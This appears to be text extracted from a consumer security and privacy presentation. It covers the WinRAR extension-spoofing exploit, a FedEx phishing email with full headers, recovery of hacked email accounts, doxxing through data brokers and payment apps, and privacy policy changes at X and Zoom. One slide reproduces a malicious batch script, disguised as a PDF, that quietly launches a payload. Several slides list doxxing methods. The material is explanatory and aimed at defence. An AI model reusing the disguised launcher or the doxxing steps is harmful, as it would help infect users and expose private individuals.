

```
View - Trading_Strategies_2023.pdf.cmd
File Edit View Help
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
cd %TEMP%
for /F "delims=" %%K in ('dir /b /s "Trading_Strategies_2023.pdf") do for /F "delims=" %%G in ('dir /b /s "Images.com")
do WMIC process call create "%%~G"&&"%%~K"&&exit
exit
285 bytes Windows text
```

**WinRAR**

- Then varied malware strains  
DarkMe, GuLoader, Remcos RAT

**WinRAR**

# Infection chain involving the file extension spoofing exploit (CVE-2023-38831)



- And tar, 7-zip, gz



**Windows 11 support for RAR archives**

- Violation of CAN-SPAM Act
- Opt-out capability
- California US District court
- US Justice Department & FTC
- Free Experian service
- Ads with no opt out notice or means
- New car Dark Web Monitoring FICO boost

**Experian \$650,000 fine**



## Do you own a 2011 Ford?

We found a 2011 Ford matching the address on your Experian membership. Confirm it's your car to get started with free benefits like insurance savings, data on your car's history, and estimated value.



### **Why am I receiving this email?**

This is not a marketing email—you're receiving this message to notify you of a recent change to your account. If you've unsubscribed from Experian CreditWorks<sup>SM</sup> Basic emails in the past, don't worry—you no longer receive newsletters or special offers.

You can update some alerts and communications preferences any time on your Experian CreditWorks<sup>SM</sup> Basic profile, but you'll continue to receive notifications like this one on the status of your account.

To ensure that you'll stay up to date on account notifications, add [support@e.usa.experian.com](mailto:support@e.usa.experian.com) to your address book and avoid marking these messages as spam.

- “This is not a marketing email,”
- Link to Experian web site
- can update some alerts and communications preferences” but will still “receive notifications like this one” on account status.

**Experian email marketing**



Type	How it works
Phishing	Hackers send malicious emails or texts guiding the users to a spoofed site of a service they might be using, asking the user to log in. The hackers get all of the details if the user falls for this ploy.
Man-in-the-middle attack	Hackers become the middle layer in an unsecured public network, intercepting the communication between the user and the service he is trying to use.
Brute force attack	A typical trial and error approach, however, hackers deploy software that tries out a massive number of word combinations to try and guess a user's password.

**How to fix hacked email account**

- Can not login/access
- Check Sent Mail folder(s)
- Check login activity
  
- (re)used weak passwords
- Credential stuffing
- Clicked on malicious link
- Have not updated
- No security suites
- No browser settings change
- No browser extensions
- Images in email still enabled
- Tempting download & installs

**How to fix hacked email account**

- Contact email service
  - From a different device/method
- AFTER you regain control
  - Update credentials
  - Setup Multi Factor Authentication (MFA)
    - Mobile phone
    - Authenticator
    - Hardware Key
    - Passkey
- Check for and Apply updates
  - Operating system, email client, browser, browser extensions, ...

**How to fix hacked email account**

- Scan and Clean the infected device
- Notify your contacts
- Check & recheck any & all sites with the affected email account as account name
- ID theft protection
- Awareness, Preparedness, Understanding

**How to fix hacked email account**

Confirmation <contact@rptom.com>

Yahoo/Spam ☆

Not Spam ...

Mark as unread K

Star L

Block senders

Filter messages like this...

View raw message

Print P

Add Sender to Contacts

**FedEx**



step 1



step 2



step 3

**🚨 Package Pending 🚨**

You have **(1)** message from us

You have (1) package waiting for delivery. Use your code to track it and receive it

*Schedule your delivery and subscribe to our calendar notifications to avoid this from happening again!*

**Package information:**

● Status	Stopped at distribution hub
● Shipping via	International tracked courier
● Date:	Today

**CONFIRM**

Received: from 127.0.0.1  
by atlas-production.v2-mail-prod1-g01.omega.yahoo.com pod-id atlas--production-g01-6c7c7fc564-4q184.g01.yahoo.com with HTTP; Mon, 21 Aug 2023 11  
Return-Path: <contact@rpton.com>  
X-Originating-Ip: [35.89.44.36]  
Received-SPF: unknown (domain of rpton.com encountered an error while parsing (check SPF record for errors))  
Authentication-Results: atlas-production.v2-mail-prod1-g01.omega.yahoo.com;  
dkim=pass header.i=@rpton.com header.s=selector1;  
spf=pererror smtp.mailfrom=rpton.com;  
dmarc=pass (p=NONE) header.from=rpton.com;  
X-Apparently-To: jenkinstonjp@yahoo.com; Mon, 21 Aug 2023 10:27:38 +0000  
X-YMailISG: 1w2hgQwLDSrCxC6s3TRCepwAu44JLl\_GtWl.16DKfTyVhMh  
B1qykKZEXK3JNjH4qmfvhqT1BwL.BTKyUsDafM8qK38aZ1Smuk8vUI1bu7u  
KvLDZvPBEYr8t5aTCVnsG933Ag6W8041K0w8B03E073T5Cvvt12nJ1B  
4QuNClFRChjD75KMZtIPo3CHATGhJ499SLncnQ0Qj0pNS4c0XKroay0G04K  
1+MQv1u8MNB1VnrSkbJQ3E8TKfBLKfF1V\_nDnXvo99vY1BpALbujmRcr9rP  
LGaLeLuzZ98PdxY8wb12FD0NtYknAZmMhazXLfS\_MT2UGG7LUMGDldLrue  
+SqJ01Oo3CCgp1ULUTctLV5vhtV74kvJynhN3nQ1yQ58g5Mhm26hwyjZw20yW  
xmi2vgnT1aMfQva1lWwND1cWjWPCN3G11p77gqUdNUs177fxdZ\_sPyB0  
Ey1.3rwnKXQWqNffStJHfL.y35WY2U5Vc.Z1ZB3TPMh1B18T80DER09\_w9a  
X7TGZUEFKYVh\_RkLR8p88KGlPj8adnu8N12v8zoE9rPRjGSbvhQNoXgc7F  
79ZkFksNlorCUJx6AdnI3agbXGZuevxfv.Tu3ZPqnPoneadzeq1sXUTD85SR  
20k1Vx1F18TiwogG5wOnink1w4l.H1wTn6FA2azpBkcF84cQ.g6FGQk5VtL  
74\_Qs5B\_13dh8XnpnEg.n7kN03ZjC5cwwRPXQceb1OuaT80Fu015n3w292W  
lp2as1zB.zFPrRH8EaAGAvka8BU\_AwCODHToS\_rY908DqMwTGvGdwH0557BN  
Scy4E\_GzH5pZmPCurcaAqZ9P80TH.1GdMhw1ZpZPG.bAYEzVhWAwG5Z  
9y89sInxFUctG2S800.s8DnRkVsGMATeFHIG.kZ757MxGripGTVQTEHP5usKN  
7gUd8HYQr0.j0RN111jgvz5CSHnrCwhJ3FqC1W\_hbLh38JukedvmoksDpl  
Zy.h.u.to5.eE8cGhDK\_ZCYMmU2FgPwxnFnt1kmZFP\_p4jyQ38V7p2sQ5  
1LFXjPITern16Z1b1tA1tU2zReQVSD8PDX4GrB8EXKUE\_kG3cok3F5xLNCA  
wuuQyGnDFJ1uTEC1uathVraujMV.FABvPHqDvto9a93MdmY25j\_dZnH01Id  
Mh0G\_mLknvFE12hZksEa.bR418h15pU7sk8BAfc.pM\_Q5eYFIRakXUM  
JF0X.Tv083Xk\_d44th8CQ8n9GVLJGTECVkBaK38seeySHlwF\_e8BLVLnRQ  
aH9xp0GQK34rY03nAI.1mW0vdrJwhFN7tZ87j57kV6lG18a5iUG  
Received: from 35.89.44.36 (EHL0 ont137.uswest1.a.cloudfilter.net)  
by 10.253.62.180 with SMTPs  
(version=TLS1\_2 cipher=TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256);  
Mon, 21 Aug 2023 10:27:38 +0000  
Received: from eig-obja-5003a.ext.cloudfilter.net ([10.0.29.159])  
by cmsmtip with ESMTIP  
id Xo3Xq3GnqQFHRV28H48j38; Mon, 21 Aug 2023 10:27:37 +0000  
Received: from rpton.com ([142.4.3.191])  
by cmsmtip with ESMTIP  
id Y28Gpn8Y1UcTY28GqUct6; Mon, 21 Aug 2023 10:27:37 +0000  
X-Authority-Analysis: v=2.4 cv=CabEbnZnl c=1 sm=1 tr=0 ts=6ae3c19  
a=6vHPovgrFHr3T9N8q+/Q=-:117 a=6vHPovgrFHr3T9N8q+/Q=-:17  
a=HPEJnU12J2KA:10 a=U2HuZVQGAAlAA:8 a=tLcLVQhQ3AAAA:20 a=Lo3b3MuxV8GBR8l1cCAA:9  
a=80Wp7dqRQz1wdMyQD9159udm9V:-:19 a=s-80Up7Qvwg7gu:21 a=-\_W\_5\_7VecuQA:10  
a=-FEs8UJgk80A:10 a=FluGngLUzC8KA:10 a=yD6nTKzVZw1c9FKxz95D:22  
a=5jHvPdmsPehMLY7G68a:22 a=bA3UMdV6hIwX7UZ3qL:22 a=AKCWHtQ4z9\_87atHr21:22  
DnIM-Signature: vs1; a=s-a-sha1; c=relaxed/relaxed; s=selector1; d=rpton.com;  
h=Subject:From:Reply-To:To:Date:List-Unsubscribe:Content-Type:MIME-Version; i=contact@rpton.com;  
b=LYWtF4qegs2zeHMcndT14wK334-;  
b=PvSM8F4my0NQVktPmvdqVc554InAppuJRnU0wHTR7nMF1y0491Qow8Vv04nzIzOrAIyKTHFee7  
tBS/nPGt4nT8c1Ykwwc71yZxrnpl98M107IOqxzax2z+5Kf5nWEGjkjGUz5WqneIk1trnVtIz29v  
eCrW8BUy8nSLYFrG+8A-  
DomainKey-Signature: a=s-a-sha1; c=noFas; q=dns; s=selector1; d=rpton.com;  
b=1IPAQx3c15ndhgN7z/YskYdAFg5DFnJuaH958U2VKqCmK4vFMU1J78ASi6LkH4NB0JVDL8FZC  
uDUxwKE7vcj+xykycT/e4938d0hpw3K1x+Kt5UQWkFpekUhbqjSCLU7JW52eak/KXdkX8FBFm9  
B1Bw1/TP4E5UxL10f3c-;  
Subject: FedEx Package... Nil-90139 Pending Jenkinsonjp Verify Your Address!  
From: Confirmation<contact@rpton.com>  
Reply-To: LOTHEBROK NEMNER <reply\_to@rpton.com>  
To: <jenkinsonjp@yahoo.com>  
Date: Mon, 21 Aug 2023 06:27:36 -0400  
X-Campaign: SHAD0WFOX1317150a9d5bXILyQnC.TeyeTezK  
X-elbcountry-12-Campaign: SHAD0WFOX1317150a9d5bVrvqgdLw.kv+EpvzV  
X-campaignid: SHAD0WFOX1317150qzbx.DPDsKFGC  
X-Report-Abuse: Please report abuse for this campaign here: https://vascula.store/contact/abuse/?u=OonsWvOonsWvG  
List-Unsubscribe: cms1to:leave-pr1vH3n@rpton.com List-Unsubscribe-Post: list-unsubscribe=One-Click  
Content-Type: text/html;  
MIME-Version: 1.0  
X-CHAE-Envelope: M54x+P9Gep10z9WbqKZ1ngEgeec/w082NnYaaeNeRt5oLhMkFTsBZ5s9A9QFFj+nnielp8c0NZBqzt7f51DwH3UUTg6n7GNwnGLz03+GkeN8w+G55VKWfH  
HBGsuodohTzw8wN1NpknDJQkxpg6CX9e+mtv2Ab+508X9n3NC+P88C21kAMZLQE19GQuA/+cOUM8XQ==  
Content-Length: 2210

html  
head  
head  
style  
media only screen and (max-width:850px) {  
desktop {display:none !important;}  
mobile {display:block !important;}  
}  
/style  
/head  
body  
style  
media only screen and (max-width:850px) {  
desktop {display:none !important;}  
mobile {display:block !important;}  
... }  
/style

- “unnamed” tool
- Third-party data brokers use of credit bureaus
- Credit Headers

**Dox Almost Anyone in US**

- Unknown Number?
- Normal search non informative?
- Venmo, CashApp, Zelle, PayPal search
- Venmo default WARNING
- If you can find *Them*
- You'll need an account
- You should disable your number in each

**Who called?**



- Zenbleed, Downfall, Inception
- Scary names Dire warnings
- Enable programs to access other programs  
AND DATA
- So does malware
- Your PC
- The Cloud virtual machines
- Branch prediction
- Core swap

## **CPU Vulnerabilities**

- Social Security Numbers
- Issued sequentially per state's formula
- 1989 new on or near birth data

**SSN**

- GTA 6 hacker teenager, on bail, hotel room, Amazon Fire Stick he found  
And City of London Police cloud server  
And more
- AI for professional head shots



**Current Issues**

- Have I been trained?

- GPT icon color

GPT-3 Green

GPT-3.5 Blue

GPT-4 Purple

GPT Orange disruption?

<https://status.openai.com>

**AI**

- AI prompts

A&M student

120 transcripts 30 hours ChatGPT

30 distinctive patterns

printing organs

5G & climate change

Lessons

Assets for future are around right now

Let curiosity reign

Reengineer Digital Helix

**Current Issues**

- Saboteurs disrupt Poland railway system
- NATO support infrastructure Ukraine
- Stop trains – play Russia national anthem
- *radio-stop* unencrypted unauthenticated
- 3 tonal messages

Frequency known, tones known, equipment cheap

- Microsoft Turing Bletchley v3

Multilingual vision-language foundation model  
Bing Search, Xbox game moderation

## Current Issues

- Current privacy policy in effect Sept 29
- X privacy policy
- Twitter -> X tweets -> posts
- Periscope removed
- may share your information with an "applicant tracking system providers to send and receive applicant and job data to potential employers,"
- "Objecting to, Restricting, or Withdrawing your Consent" says the following: "You may also manage additional settings when interacting with certain content and features on different parts of the platform, such as whether a Space is recorded, or whether videos you upload are downloadable by others."

## **X policy changes**

- X may collect information on the "metadata related to Encrypted Messages."
- X says that it may use the information it collects "to provide you with products and services, to help keep X more secure and respectful for everyone, and more relevant to you."
- "we may use the information we collect and publicly available information to help train our machine learning or artificial intelligence models for the purposes outlined in this policy."
- "may collect and use your personal information (such as your employment history, educational history, employment preferences, skills and abilities, job search activity and engagement, and so on)."
- "Based on your consent, we may collect and use your biometric information for safety, security, and identification purposes,"

## X Policy Changes



- Video and audio calls in future
- Illinois Biometric Information Policy Act Lawsuit

## Not Safe for Work images

The analysis software "makes use of the biometric identifiers and biometric information of any individual included in each photo," but the company has not adequately informed users "that it collects and/or stores their biometric identifiers in every photograph containing a face that is uploaded to Twitter,"

**X Policy Changes**

- September 6 list
- EU Digital Markets Act
- Apple App Store, Safari, iOS, Google Search, Amazon Marketplace, TikTok, Facebook, Instagram, LinkedIn, Google Maps, Google Play, Google Shopping, Chrome, Android, Windows, WhatsApp, YouTube
- Alphabet, Amazon, Apple, ByteDance, Meta, Microsoft

**Gatekeepers**

- Automated log analysis
- Advanced malware detection
- Image & Video analysis
- Natural Language processing
- Network traffic analysis
- Forensic triage

## **AI and Digital Forensics**

- Screen dark except direct look



**Privacy Screens**

- UniqueMe Screen Protector iPhone 14  
Plus camera lens protector
- JETech Privacy Screen Protector iPhone 13
- Ailun Privacy Screen Protector iPhone 12
- YWXTW Privacy Screen Protector Android Galaxy
- ...
- ProCase for iPad

## Privacy Screens

- Larger buttons
- One handed passcode entry

**Devices have larger & larger screens**

- Terms of Service; Didn't Read
- Browser extension
- “I have read and agree to the Terms” is the biggest lie on the web. We aim to fix that.



**Zoom**

- *Too big for one's britches*
- Terms of Service update March 31, 2023
- Took effect July 27, 2023
- Appears to allow Zoom to use user data and customer content for AI purposes without customer consent.
- No Notification of ToS change 1000 words
- August 11, 2023 ToS clarification blog post
- AI
  - Meeting catchup, meeting highlights, chapters, meeting summaries

**Zoom**



- "Following feedback received regarding Zoom's recently updated terms of service Zoom has updated our terms of service . . . to make it clear that Zoom does not use any of your audio, video, chat, screen sharing, attachments, or other communications like customer content (such as poll results, whiteboard, and reactions) to train Zoom's or third-party artificial intelligence models."

**Zoom**

- No customer content
- But device information, usages, feedback
- GPTbot    CCBot

**Zoom**

- Business version ChatGPT
- ChatGPT Enterprise
- Internal corporate data
- Protecting corporate data
- GPT-4
  
- Bing Chat Enterprise
  
- ChatGPT Enterprise “step towards an AI assistant for work” that “protects your company data,”
- Bing Chat Enterprise
- “AI-powered chat for work with commercial data protection.”

**OpenAI and Microsoft**

- Google Photos - Google Maps
- Street View History
- Google Photos > Search > Places  
View All
- Google Maps web site  
Hamburger menu (left corner)  
Your Timeline  
Your Places > Visited

**Google Maps**

- Google Maps Your Timeline  
Manage Location History

Location History is off

Your location is reported by your mobile device and only you can see it.

MANAGE LOCATION HISTORY

- Google Photos > Settings  
Sharing Hide photo location data  
Hides from others
- Google Photos  
Open image Click Info button

**Google Maps - Some control**

